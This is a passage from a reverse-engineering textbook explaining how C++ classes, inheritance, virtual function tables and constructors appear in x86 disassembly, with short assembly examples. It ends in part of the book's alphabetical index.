


Figure C.4 Binary tree layout: in memory and logically.

Classes

A *class* is basically the C++ term (though that term is used by a number of high-level object-oriented languages) for an “object” in the object-oriented design sense of the word. These are logical constructs that contain a combination of data and of code that operates on that data.

Classes are important constructs in object-oriented languages, because pretty much every aspect of the program revolves around them. Therefore, it is important to develop an understanding of how they are implemented and of the various ways to identify them while reversing. In this section I will be demonstrating how the various aspects of the average class are implemented in assembly language, including data members, code members (methods), and virtual members.

Data Members

A plain-vanilla class with no inheritance is essentially a data structure with associated functions. The functions are automatically configured to receive a pointer to an instance of the class (the `this` pointer) as their first parameter (this is the `this` pointer I discussed earlier that’s typically passed via `ECX`). When a program accesses the data members of a class the code generated will be identical to the code generated when accessing a plain data structure. Because data accesses are identical, you must use member function calls in order to distinguish a class from a regular data structure.

Data Members in Inherited Classes

The powerful features of object-oriented programming aren’t really apparent until one starts using inheritance. Inheritance allows for the creation of a generic base class that has multiple descendants, each with different functionality. When an object is instantiated, the instantiating code must choose which type of object is being created. When the compiler encounters such an instantiation, it determines the exact data type being instantiated, and generates code that allocates the object plus all of its ancestors. The compiler arranges the classes in memory so that the base class’s (the topmost ancestor) data members are first in memory, followed by the next ancestor, and so on and so forth.

This layout is necessary in order to guarantee “backward-compatibility” with code that is not familiar with the specific class that was instantiated but only with some of the base classes it inherits from. For example, when a function receives a pointer to an inherited object but is only familiar with its base class, it can assume that the base class is the first object in the memory region, and can simply ignore the descendants. If the same function is familiar with

the descendant's specific type it knows to skip the base class (and any other descendants present) in order to reach the inherited object. All of this behavior is embedded into the machine code by the compiler based on which object type is accepted by that function. The inherited class memory layout is depicted in Figure C.5.

Class Methods

Conventional class methods are essentially just simple functions. Therefore, a nonvirtual member function call is essentially a direct function call with the `this` pointer passed as the first parameter. Some compilers such as Intel's and Microsoft's always use the `ECX` register for the `this` pointer. Other compilers such as G++ (the C++ version of GCC) simply push `this` into the stack as the first parameter.




Figure C.5 Layout of inherited objects in memory.

To confirm that a class method call is a regular, nonvirtual call, check that the function's address is embedded into the code and that it is not obtained through a function table.

Virtual Functions

The idea behind virtual functions is to allow a program to utilize an object's services without knowing which particular object type it is using. All it needs to know is the type of the base class from which the specific object inherits. Of course, the code can only call methods that are defined as part of the base class.

One thing that should be immediately obvious is that this is a runtime feature. When a function takes a base class pointer as an input parameter, callers can also pass a descendant of that base class to the function. In compile time the compiler can't possibly know which specific descendant of the class in question will be passed to the function. Because of this, the compiler must include runtime information within the object that determines which particular method is called when an overloaded base-class method is invoked.

Compilers implement the virtual function mechanism by use of a *virtual function table*. Virtual function tables are created at compile time for classes that define virtual functions and for descendant classes that provide overloaded implementations of virtual functions defined in other classes. These tables are usually placed in `.rdata`, the read-only data section in the executable image. A virtual function table contains hard-coded pointers to all virtual function implementations within a specific class. These pointers will be used to find the correct function when someone calls into one of these virtual methods.

In runtime, the compiler adds a new `VFTABLE` pointer to the beginning of the object, usually before the first data member. Upon object instantiation, the `VFTABLE` pointer is initialized (by compiler-generated code) to point to the correct virtual function table. Figure C.6 shows how objects with virtual functions are arranged in memory.

Identifying Virtual Function Calls

So, now that you understand how virtual functions are implemented, how do you identify virtual function calls while reversing? It is really quite easy—virtual function calls tend to stand out while reversing. The following code snippet is an average virtual function call without any parameters.

```
mov     eax, DWORD PTR [esi]
mov     ecx, esi
call    DWORD PTR [eax + 4]
```




Figure C.6 In-memory layout of objects with virtual function tables. Note that this layout is more or less generic and is used by all compilers.

The revealing element here is the use of the ECX register and the fact that the CALL is not using a hard-coded address but is instead accessing a data structure in order to get the function's address. Notice that this data structure is essentially the same data structure loaded into ECX (even though it is read from a separate register, ESI). This tells you that the function pointer resides *inside* the object instance, which is a very strong indicator that this is indeed a virtual function call.

Let's take a look at another virtual function call, this time at one that receives some parameters.

```
mov     eax, DWORD PTR [esi]
push    ebx
push    edx
mov     ecx, esi
call    DWORD PTR [eax + 4]
```

No big news here. This sequence is identical, except that here you have two parameters that are pushed to the stack before the call is made. To summarize, identifying virtual function calls is often very easy, but it depends on the specific compiler implementation. Generally speaking, any function call sequence that loads a valid pointer into ECX and indirectly calls a function whose address is obtained via that same pointer is probably a C++ virtual member function call. This is true for code generated by the Microsoft and Intel compilers.

In code produced by other compilers such as G++ (that don't use ECX for passing the `this` pointer) identification might be a bit more challenging because there aren't any definite qualities that can be quickly used for determining the nature of the call. In such cases, the fact that both the function's pointer and the data it works with reside in the same data structure should be enough to convince us that we're dealing with a class. Granted, this is not *always* true, but if someone implemented his or her own private concept of a "class" using a generic data structure, complete with data members and function pointers stored in it, you might as well treat it as a class—it is the same thing from the low-level perspective.

Identifying Constructors of Objects with Inheritance

For inherited objects that have virtual functions, the constructors are interesting because they perform the actual initialization of the virtual function table pointers. If you look at two constructors, one for an inherited class and another for its base class, you will see that they both initialize the object's virtual function table (even though an object only stores one virtual function table pointer). Each constructor initializes the virtual function table to its own table. This is because the constructors can't know which particular type of object was instantiated—the inherited class or the base class. Here is the constructor of a simple inherited class:

```
InheritedClass::InheritedClass()  
push     ebp  
mov      esp, ebp  
sub      esp, 8  
mov      [ebp - 4], ebx  
mov      ebx, [ebp + 8]  
mov      [esp], ebx  
call     BaseConstructor  
mov      [ebx + 4], 0  
mov      [ebx], InheritedVFTable  
mov      ebx, [ebp - 4]  
mov      esp, ebp  
pop      ebp  
ret
```

Notice how the constructor actually calls the base class's constructor. This is how object initialization takes place in C++. An object is initialized and the constructor for its specific type is called. If the object is inherited, the compiler adds calls to the ancestor's constructor before the beginning of the descendant's actual constructor code. The same process takes place in each ancestor's constructor until the base class is reached. Here is an example of a base class constructor:

```
BaseClass::BaseClass()  
push     ebp  
mov      ebp, esp  
mov      edx, [ebp + 8]  
mov      [edx], BaseVFTable  
mov      [edx + 4], 0  
mov      [edx + 8], 0  
pop      ebp  
ret
```

Notice how the base class sets the virtual function pointer to its own copy only to be replaced by the inherited class's constructor as soon as this function returns. Also note that this function doesn't call any other constructors since it is the base class. If you were to follow a chain of constructors where each call its parent's constructor, you would know you reached the base class at this point because this constructor doesn't call anyone else, it just initializes the virtual function table and returns.

Symbols & Numerics

(-functions, 468
32-bit versions of Windows, 71–72
64-bit arithmetic, 528–534
64-bit versions of Windows, 71–72
3DES encryption algorithm, 200

A

Accolade game developer, 18
activation records (MSIL), 430
ADC instruction, 529
ADD instruction (IA-32)
 configuration, 49–50
 operands, 522
 64-bit integers, 529
add instruction (MSIL), 432
address spaces, 72
Advanced Compiler Design and Implementation, Steven S. Muchnick, 54
adware, 276–277
aggregation transformations, 346
Aleph1, 245
algorithms
 binary search algorithm, 177
 Cipher Block Chaining (CBC), 415
 cryptographic, 6

DES (Data Encryption Standard)
 algorithm, 200
MD5 cryptographic hashing algorithm, 213
password transformation algorithm, 210–213
ripping, 365–370
3DES encryption algorithm, 200
XOR algorithm, 416
alignment of data structures,
 547–548
alldiv function, 530–534
allmul function, 530
AND logical operator, 492–493,
 498–499
Andrews, Gregory, *Disassembly of Executable Code Revisited*, 111
Andromeda IA-32 decompiler, 477
anti-reverse-engineering clauses, 23
antireversing
 antidebugger code, 329, 331–336
 benefits, 327–328
 control flow transformations, 346
 decompilers, 348
 disassemblers, 336–343
 encryption, 330

- antireversing (*continued*)
 - inlining, 353
 - interleaving code, 354–355
 - OBFUSCATE macro, 343–344
 - obfuscation, 328–329, 344–345
 - opaque predicates, 346–347
 - outlining, 353
 - symbolic information, 328–330
 - table interpretation, 348–353
- APIs (application programming interfaces)
 - defined, 88
 - generic table API
 - callbacks prototypes, 195
 - definition, 145–146, 194–196
 - function prototypes, 196
 - internal data structures, 195
 - RtlDeleteElementGenericTable function, 193–194
 - RtlGetElementGenericTable function, 153–168
 - RtlInitializeGenericTable function, 146–151
 - RtlInsertElementGenericTable function, 168–170
 - RtlIsGenericTableEmpty function, 152–153
 - RtlLocateNodeGenericTable function, 170–178
 - RtlLookupElementGenericTable function, 188–193
 - RtlNumberGenericTableElements function, 151–152
 - RtlRealInsertElementWorker function, 178–186
 - RtlSplay function, 185–188
 - IsDebuggerPresent Windows API, 332–333
 - native API, 90–91
 - NtQuerySystemInformation native API, 333–334
 - undocumented Windows APIs, 142–144
 - Win32 API, 88–90
- Apple Macintosh, 423
- applications of reverse engineering, 4–5
- Applied Cryptography, Second Edition*, Bruce Schneier, 312, 415
- “Architectural Support for Copy and Taper Resistant Software”, David Lie et al., 319
- architecture
 - compilers, 55–58
 - decompilers, 459
 - Windows operating system, 70–71
- arithmetic flags
 - carry flag (CF), 520–521
 - defined, 519
 - EFLAGS register, 519–520
 - overflow flag (OF), 520–521
 - parity flag (PF), 521
 - sign flag (SF), 521
 - zero flag (ZF), 521
- arithmetic operations
 - ADC instruction, 529
 - ADD instruction, 522, 529
 - DIV/IDIV instruction, 524
 - LEA instruction, 522
 - modulo, 527–528
 - MUL/IMUL instruction, 523–524
 - reciprocal multiplication, 524–527
 - SBB instruction, 529
 - 64-bit arithmetic, 528–534
 - SUB instruction, 522, 529
- arithmetic (pure), 510–512
- array restructuring, 356
- arrays, 31, 548–549
- The Art of Computer Programming — Volume 2: Seminumerical Algorithms (Second Edition)*, Donald E. Knuth, 251
- The Art of Computer Programming — Volume 3: Sorting and Searching (Second Edition)*, Donald E. Knuth, 177, 187
- assembler program, 11

- assemblies (.NET), 426, 453
- assembly language
 - AT&T Unix notation, 49
 - code examples, 52–53
 - defined, 10–11, 44
 - flags, 46–47
 - instructions, 47–51
 - Intel notation, 49
 - machine code, 11
 - operation code (opcode), 11
 - platforms, 11
 - registers, 44–46
- AT&T Unix assembly language
 - notation, 49
- attacks
 - copy protection technologies, 324
 - DoS (Denial-of-Service) attacks, 280
 - power usage analysis attacks, 319
- audio, 321
- Automatic Detection and Prevention of Buffer-Overflow Attacks*, Crispin Cowan, Calton Pu, David Maier, Heather Hinton, Peat Bakke, Steve Beattie, Aaron Grier, Perry Wagle, and Qian Zhang, 252
- B**
- back end of decompilers, 476–477
- backdoor access (with malicious software), 280
- backdoors, 276
- Bakke, Peat, *Automatic Detection and Prevention of Buffer-Overflow Attacks*, 252
- base object, 29
- BaseNamedObjects directory, 83
- basic block (BB), 464–466
- Beattie, Steve, *Automatic Detection and Prevention of Buffer-Overflow Attacks*, 252
- beq instruction, 432
- Best, Robert M., *Microprocessor for Executing Enciphered Programs*
 - patent, 311, 318
- bge instruction, 432
- bgt instruction, 432
- binary code, 11
- binary file comparison programs, 242
- binary search algorithm, 177
- binary searching, 32
- binary trees, 32, 552, 554
- BIOS/firmware malware, 279–280
- ble instruction, 432
- blt instruction, 432
- bne instruction, 432
- Boomerang IA-32 decompiler, 477
- box instruction, 432
- br instruction, 432
- branch prediction, 67–68
- branchless logic
 - conditional instructions, 513–515
 - defined, 509
 - pure arithmetic, 510–512
- break conditions in loops, 506–507
- breaking copy protection
 - technologies
 - attacks, 324
 - challenge response, 315–316
 - class breaks, 312–313
 - cracking, 357–358
 - crypto-processors, 318–319
 - Defender crackme program, 415–416
 - dongle, 316–317
 - encryption, 318
 - hardware-based, 316–317
 - media-based, 314–316
 - objectives, 312
 - online activation, 315–316
 - requirements, 313
 - ripping algorithms, 365–370
 - serial numbers, 315

- breaking copy protection
 - technologies (*continued*)
 - server-based software, 317
 - StarForce suite (StarForce Technologies), 345
 - trusted components, 312
 - Uncrackable Model, 314
- breakpoint interrupt, 331
- BreakPoint Software Hex Workshop, 131–132
- breakpoints, 331–332
- brute-forcing the Defender crackme program, 409–414
- BSA and IDC Global Software Piracy Study*, Business Software Alliance and IDC, 310
- bugs (overflows)
 - heap overflows, 255–256
 - integer overflows, 256–260
 - stack overflows, 245–255
 - string filters, 256
- Business Software Alliance, *BSA and IDC Global Software Piracy Study*, 310
- Byte magazine, 311
- bytecodes
 - defined, 12
 - difference from binary code, 61
 - interpreters, 61–62
 - just-in-time compilers (JiTs), 62
 - reversing strategies, 62–63
 - virtual machines, 12–13, 61
- C**
- C programming language, 34–35
- C# programming language, 36–37, 428
- C++ programming language, 35
- CALL instruction, 51, 487, 540
- call instruction, 431
- calling conventions
 - cdecl, 540
 - defined, 540
 - fastcall, 541
 - stdcall, 541
 - thiscall, 541
- calling functions, 487
- carry flag (CF), 520–521
- cases
 - Felten vs. RIAA*, 22
 - US vs. Sklyarov*, 22
- CBC (Cipher Block Chaining), 415
- cdecl calling convention, 540
- CDQ instruction, 535
- CF (carry flag), 520–521
- CFGs (control flow graphs), 462
- challenge response, 315–316
- checksums, 335–336
- Cifuentes, Christina, *Reverse Compilation Techniques*, 477
- CIL (Common Intermediate Language). *See* Common Intermediate Language (CIL)
- Cipher Block Chaining (CBC), 415
- “Cipher Instruction Search Attack on the Bus-Encryption Security Microcontroller”, Markus G. Kuhn, 319
- class breaks, 312–313
- class keyword, 547
- class library (.NET), 426
- classes
 - constructors, 559–560
 - data members, 555–556
 - defined, 555
 - inherited classes, 555–556
 - methods, 556–557
 - virtual functions, 557–560
- CLR (Common Language Runtime), 36, 60, 426–427
- CMOVcc (Conditional Move), 514–515
- CMP instruction, 50, 480–483
- code
 - analysis with decompilers, 466–468
 - compiler-generated, 53–54
 - constructs, 28–29

- code checksums, 335–336
- code interleaving, 354–355
- Code Red Worm, 262
- code-level reversing, 13–14
- Collberg, Christian
 - “A Functional Taxonomy for Software Watermarking”, 322
 - “Manufacturing Cheap, Resilient, and Stealthy Opaque Constructs”, 346
 - A Taxonomy of Obfuscating Transformations*, 348
- Common Intermediate Language (CIL)
 - activation records, 430
 - add instruction, 432
 - beq instruction, 432
 - bge instruction, 432
 - bgt instruction, 432
 - ble instruction, 432
 - blt instruction, 432
 - bne instruction, 432
 - box instruction, 432
 - br instruction, 432
 - C#, 36–37
 - call instruction, 431
 - code samples
 - counting items, 433–435
 - linked lists, 436–443
 - details, 424
 - div instruction, 432
 - evaluation stack, 430
 - ldarg instruction, 431
 - ldc instruction, 431
 - ldfld instruction, 431
 - ldloc instruction, 431
 - mul instruction, 432
 - .NET executables, 429
 - newarr instruction, 433
 - newobj instruction, 433
 - ret instruction, 431
 - starg instruction, 431
 - stfld instruction, 431
 - stloc instruction, 431
 - sub instruction, 432
 - switch instruction, 432
 - unbox instruction, 432
- Common Language Runtime (CLR), 36, 60, 426–427
- Common Type System (CTS), 428–429
- comparing operands, 50, 480–483
- competing software, 8–9, 18–19
- compilation
 - lexical analysis or scanning, 55
 - redundancy elimination, 57
- compiler-generated code, 53–54
- compilers
 - architecture, 55–58
 - bytecodes, 12
 - compiler-readable form, 458
 - defined, 11–12, 54
 - GCC and G++ version 3.3.1, 59
 - Intel C++ Compiler version 8.0, 59–60
 - intermediate representations, 55–56
 - just-in-time compilers (JITs), 62
 - listing files, 58–59
 - Microsoft C/C++ Optimizing Compiler version 13.10.3077, 59
 - optimizations, 54, 56–57
- complex data types, 473–474
- compound conditionals, 491–492
- computation transformations, 346
- Computer Software Security System* patent, Richard Johnstone, 311
- conditional blocks, 32
- conditional branches, 51
- conditional codes
 - signed, 483–485
 - unsigned, 485–486
- conditional instructions, 513–515
- Conditional Move (CMOVcc), 514–515

- conditionals
 - compound, 491–492
 - logical operators, 492–499
 - loops
 - break conditions, 506–507
 - posttested, 506
 - pretested, 504–506
 - skip-cycle statements, 507–508
 - unrolling, 508–509
 - multiple-alternative, 490–491
 - single-branch, 488–489
 - switch blocks, 499–504
 - two-way, 489–490
- constants, 546
- constructors, 559–560
- constructs for data
 - constants, 546
 - global variables, 542
 - imported variables, 544–546
 - local variables, 542–544
 - thread-local storage (TLS), 546–547
- context switching, 85–86
- control flow
 - conditional blocks, 32
 - defined, 32
 - loops, 33
 - low-level implementation, 43–44
 - switch blocks, 33
- control flow analysis, 475
- control flow graphs (CFGs), 462
- control flow transformations, 346–347
- conventions for calls
 - cdecl, 540
 - defined, 540
 - fastcall, 541
 - stdcall, 541
 - thiscall, 541
- Copper, Keith D., *Engineering a Compiler*, 54
- copy protection technologies
 - attacks, 324
 - challenge response, 315–316
 - class breaks, 312–313
 - cracking, 357–358
 - crypto-processors, 318–319
 - Defender crackme program, 415–416
 - dongle, 316–317
 - encryption, 318
 - hardware-based, 316–317
 - media-based, 314–316
 - objectives, 312
 - online activation, 315–316
 - requirements, 313
 - ripping algorithms, 365–370
 - serial numbers, 315
 - server-based software, 317
 - StarForce suite (StarForce Technologies), 345
 - trusted components, 312
 - Uncrackable Model, 314
- copyright laws, 19
- copyrights, 309–310
- CopyWrite copy protection technology, 314
- Cowan, Crispin, *Automatic Detection and Prevention of Buffer-Overflow Attacks*, 252
- cracking
 - class breaks, 312–313
 - defined, 309, 357–358
 - keygenning, 364–365
 - patching, 358–363
 - ripping algorithms, 365–370
- crackmes
 - Defender
 - brute-forcing, 409–415
 - copy protection technologies, 415–416
 - decrypted code analysis, 387–395
 - decryption keys, 418–419
 - disappearance of SoftICE, 396
 - DUMPBIN, 372–376

- Executable Modules window, 371–372
 - generic usage message, 370–371
 - initialization routine reversal, 377–387
 - inlining, 419
 - KERNEL32.DLL, 400–404
 - “killer” thread, 399–400
 - obfuscated interface, 416–417
 - parameter parsing, 404–406
 - PEiD program, 376–377
 - processor time-stamp verification thread, 417–418
 - running, 370
 - secondary thread reversal, 396–399
 - 16-digit hexadecimal serial numbers, 371
 - usernames, 371, 406–407
 - validating user information, 407–408
 - defined, 358
 - finding, 420
 - KeygenMe-3, 358–363
 - critical sections, 87
 - .crx file format, 202–204
 - Cryptex command-line data encryption tool
 - clusters, 239–241
 - commands, 202
 - decrypting files, 235–236
 - decryption loop, 238–239
 - directory layout
 - directory processing code, 218–223
 - dumping, 227
 - file entries, 223–227
 - file decryption and extraction routine, 228–233
 - file entry format, 241
 - floating-point sequence, 236–238
 - functions, 205–207
 - header, 240
 - holes, 241
 - password verification process
 - “Bad Password” message, 207–210
 - hashing the password, 213–218
 - password transformation algorithm, 210–213
 - scanning the file list, 234–235
 - 3DES encryption algorithm, 200
 - verifying hash values, 239
 - welcome screen, 201
 - Windows Crypto API, 206–207
 - cryptographic service providers (CSPs), 207
 - cryptography
 - algorithms, 6
 - information-stealing worms, 278
 - trusted computing, 322–324
 - crypto-processors, 318–319
 - CSPs (cryptographic service providers), 207
 - CTS (Common Type System), 428–429
- D**
- data constructs
 - constants, 546
 - global variables, 542
 - imported variables, 544–546
 - local variables, 542–544
 - thread-local storage (TLS), 546–547
 - Data Encryption Standard (DES)
 - algorithm, 200
 - data encryption tool
 - clusters, 239–241
 - commands, 202
 - decrypting files, 235–236
 - decryption loop, 238–239
 - directory layout
 - directory processing code, 218–223
 - dumping, 227
 - file entries, 223–227

- data encryption tool (*continued*)
 - file decryption and extraction routine, 228–233
 - file entry format, 241
 - floating-point sequence, 236–238
 - functions, 205–207
 - header, 240
 - holes, 241
 - password verification process
 - “Bad Password” message, 207–210
 - hashing the password, 213–218
 - password transformation algorithm, 210–213
 - scanning the file list, 234–235
 - 3DES encryption algorithm, 200
 - verifying hash values, 239
 - welcome screen, 201
 - Windows Crypto API, 206–207
- data management
 - defined, 29–30
 - high-level, 38
 - lists, 31–32
 - low-level, 37–38
 - registers, 39
 - user-defined data structures, 30–31
 - variables, 30
- data members (classes), 555–556
- data (programs)
 - defined, 537
 - stack
 - defined, 538
 - layout, 539
 - stack frames
 - defined, 538
 - ENTER instruction, 538–540
 - layout, 539
 - LEAVE instruction, 538, 540
- data reverse engineering
 - Cryptex command-line data encryption tool, 200–202
 - defined, 199
 - file formats, 202–204
 - Microsoft Word file format, 200
 - networking protocols, 202
 - uses, 199–200
- data structure arrays, 549
- data structures
 - alignment, 547–548
 - arrays, 31, 548–549
 - classes
 - constructors, 559–560
 - data members, 555–556
 - defined, 555
 - inherited classes, 555–556
 - methods, 556–557
 - virtual functions, 557–560
 - defined, 547
 - generic data structures, 547–548
 - linked lists, 32, 549–553
 - lists, 31
 - trees, 32, 552, 554
 - user-defined data structures, 30–31
 - variables, 30
- data transformations, 355–356
- data type conversions
 - defined, 534
 - sign extending, 535
 - zero extending, 534–535
- data types
 - complex, 473–474
 - primitive, 472–473
- data-flow analysis
 - data propagation, 468–470
 - data type propagation, 471–474
 - defined, 466–467
 - register variable identification, 470–471
 - single static assignment (SSA), 467–468
- DataRescue Interactive Disassembler (IDA), 112–115
- dead-listing, 110

- Debray, Saumya, *Disassembly of Executable Code Revisited*, 111
- debuggers
 - breakpoint interrupt, 331
 - breakpoints, 15–16, 331–332
 - code checksums, 335–336
 - defined, 15–16, 116
 - detecting, 334–336
 - features, 117
 - hardware breakpoints, 331–332
 - int 3 instruction, 331
 - Interactive Disassembler (IDA), 121
 - IsDebuggerPresent Windows API, 332
 - kernel-mode debuggers, 117–118, 122–126
 - NtQuerySystemInformation native API, 333–334
 - OllyDbg, 118–120
 - PEBrowse Professional Interactive, 122
 - single-stepping, 16
 - SoftICE, 124–126, 334
